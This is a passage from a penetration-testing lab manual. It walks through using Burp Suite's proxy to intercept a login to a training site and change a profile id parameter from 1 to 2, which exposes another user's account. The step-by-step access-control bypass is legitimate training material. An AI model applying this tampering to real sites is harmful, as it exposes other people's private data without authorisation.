
10. **Burp Suite** initializes. If a **Burp Suite Community Edition** notification saying **An update is available** appears, click **Close**.

11. The **Burp Suite** main window appears; ensure that the **Temporary project** radio button is selected and click the **Next** button, as shown in the screenshot.

Note: If an update window appears, click **Close**.



12. In the next window, select the **Use Burp defaults** radio-button and click the **Start Burp** button.



13. The **Burp Suite** main window appears; click the **Proxy** tab from the available options in the top section of the window.

The screenshot shows the Burp Suite Community Edition interface. The title bar reads "Burm Suite Community Edition v2021.8.2 - Temporary Project". The menu bar includes "Burp", "Project", "Intruder", "Repeater", "Window", and "Help". The top navigation bar has tabs for "Dashboard", "Target", "Proxy" (which is highlighted), "Intruder", "Repeater", "Sequencer", "Decoder", "Comparer", "Logger", "Extender", "Project options", "User options", and "Learn". A banner at the top right says "Time to level up? Catch more bugs with Burp Suite Pro" with a "Find out more" button.

The "Tasks" panel shows a single task: "1. Live passive crawl from Proxy (all traffic)". It indicates "0 items added to site map", "0 responses processed", and "0 responses queued". The "Capturing" toggle switch is turned on.

The "Issue activity [Provision only]" panel lists various security issues found in the proxy traffic, such as Suspicious input transformation (reflected), SMTP header injection, Serialized object in HTTP message, Cross-site scripting (DOM-based), XML external entity injection, External service interaction (HTTP), Web cache poisoning, Server-side template injection, SQL injection, and OS command injection. Each issue is associated with a host URL.

The "Event log" panel shows a single entry: "07:52:42 19 Apr 2022 Info Proxy service started on 127.0.0.1:8080".

The status bar at the bottom shows "Memory: 89.9MB" and "Disk: 32KB".

14. In the **Proxy** settings, by default, the **Intercept** tab opens-up. Observe that by default, the interception is active as the button says **Intercept is on**. Leave it running.

Note: Turn the interception on if it is off.

Burp Suite Community Edition v2021.8.2 - Temporary Project

Burp Project Intruder Repeater Window Help

Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn

Intercept **HTTP history** WebSockets history Options

Forward Drop **Intercept is on** Action Open Browser

**Use Burp's embedded browser**

There's no need to configure your proxy settings manually. Use Burp's embedded Chromium browser to start testing right away.

**Open browser**

**Use a different browser**

You'll need to perform a few additional steps to configure your browser's proxy settings. For testing over HTTPS, you'll also need to install Burp's CA certificate.

**View documentation**

**Using Burp Proxy**

If this is your first time using Burp, you might want to take a look at our guide to help you get the most out of your experience.

**View**

**Burp Proxy options**

Reference information about the different options you have for customizing Burp Proxy's behaviour.

**View**

**Burp Proxy documentation**


The central point of access for all information you need to use Burp Proxy.

**View**

Menu [Preferences - Mozilla ...] Burp Suite Community ...

15. Switch back to the browser window, and on the login page of the target website ([www.moviescope.com](http://www.moviescope.com)), enter the credentials **sam** and **test**. Click the **Login** button.

Note: Here, we are logging in as a registered user on the website.



16. Switch back to the **Burp Suite** window and observe that the HTTP request was intercepted by the application.

Note: You can observe that the entered login credentials were intercepted by the Burp Suite.

17. Now, keep clicking the **Forward** button until you are logged into the user account.

Burp Suite Community Edition v2021.8.2 - Temporary Project

Burp Project Intruder Repeater Window Help

Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn

Intercept HTTP history WebSockets history Options

Request to http://www.moviescope.com:80 [10.10.1.19]

Forward Drop Intercept is on Action Open Browser Comment this item HTTP/1 (?)

Pretty Raw \n

```

1 POST / HTTP/1.1
2 Host: www.moviescope.com
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 324
9 Origin: http://www.moviescope.com
10 DNT: 1
11 Connection: close
12 Referer: http://www.moviescope.com/
13 Upgrade-Insecure-Requests: 1
14
15 --VIEWSTATE=%2FwEPDwULLTE3MDc5MjQzOTdkZHS1OcnJ%2BBt5Uzt5M%2PWLqLFqT5uNaq6G%2B46A4bz6%2FsMl & __VIEWSTATEGENERATOR=C2EE9ABB&__EVENTVALIDATION=%2FwEdAARJUub9rbp0xjNNNjxtMliRWMttrRuIi9aE3DBg1DcnOGGcP002LAX9axRe6vMQj2F3f3AwSKugaKAA3qX7zRfq070LdPacUhnsPpHrm03jI6uFMcyULVYtnt%2BiQJOBgU%3D&t username=sam&t pwd=test&btn login=Login

```

Search... 0 matches

Menu Login - MovieScope - M... Burp Suite Community ...

18. Switch to the browser, and observe that you are now logged into the user account, as shown in the screenshot.

19. Now, click the **View Profile** tab from the menu bar to view the user information.

Applications Places System Firefox Home - MovieScope - Mozilla Firefox

MS Home - MovieScope Preferences

www.moviescope.com/index.aspx

Getting Started Start Parrot OS Community Docs Git CryptPad Privacy Pentes Learn

**MOVIESCOPE** Admin | Logout

Home Features Trailers Photos Blog Contacts

**View Profile**

**Tron Legacy**  
Erat volutpat duis ac turpis.  
Donec sit amet eros lorem...

**The Vampire Diaries**  
Aenean auctor wisi et urna  
aliq erat volutpat duis ac...



**Featured Movie Trailers** View all >

Did Not Connect:  
Potential Security Issue

javascript:\_doPostBack('lnkviewprofile','')

Menu Home - MovieScope - ... Burp Suite Community ...

20. After clicking the **View Profile** tab, switch back to the **Burp Suite** window and keep clicking the **Forward** button until you get the HTTP request, as shown in the screenshot.

21. Now, click **Expand** icon present in the right-corner of the window in the **INSPECTOR** section.

Burp Suite Community Edition v2021.8.2 - Temporary Project

Proxy

Request to http://www.moviescope.com:80 [10.10.1.19]

HTTP/1.1

Host: www.moviescope.com

User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,\*/\*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Referer: http://www.moviescope.com/index.aspx

DNT: 1

Connection: close

Cookie: mscope=ljWydNf8wro=; ui-tabs-l=0

Upgrade-Insecure-Requests: 1

Pretty Raw \n

Comment this item

HTTP/1

INSPECTOR

22. Inspector wizard appears, click to expand **Query Parameters**.

Burp Suite Community Edition v2021.8.2 - Temporary Project

Proxy

Request Attributes

Query Parameters (1)

NAME	VALUE
id	1

0 matches

23. You can observe **NAME** and **VALUE** columns, double click on the **value**, or click arrow icon (>).

Burp Suite Community Edition v2021.8.2 - Temporary Project

Proxy

Request Attributes

Query Parameters (1)

NAME	VALUE
id	1

0 matches

24. In the next wizard, change the **VALUE** from **1** to **2** and click **Apply Changes** button.

Burp Suite Community Edition v2021.8.2 - Temporary Project

Proxy tab is selected. Intercept button is highlighted.

```

1 GET /viewprofile.aspx?id=1 HTTP/1.1
2 Host: www.moviescope.com
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://www.moviescope.com/index.aspx
8 DNT: 1
9 Connection: close
10 Cookie: msco=1jWydNf8wro=; ui-tabs-1=0
11 Upgrade-Insecure-Requests: 1
12
13

```

**INSPECTOR**

Query parameter:

NAME	id
VALUE	2
DECODED FROM:	URL encoding
2	

Buttons: Cancel, Apply changes

25. In the **Raw** tab, click the **Intercept is on** button to turn off the interception.

Burp Suite Community Edition v2021.8.2 - Temporary Project

Proxy tab is selected. Intercept button is now labeled "Intercept is off".


Buttons: Forward, Drop, Intercept is off, Action, Open Browser

26. After switching off the interception, navigate back to the browser window and observe that the user account associated with **ID=2** appears with the name **John**, as shown in the screenshot.

Note: Although we logged in using sam as a username with ID=1, using Burp Suite, we successfully tampered with the ID parameter to obtain information about other user accounts.

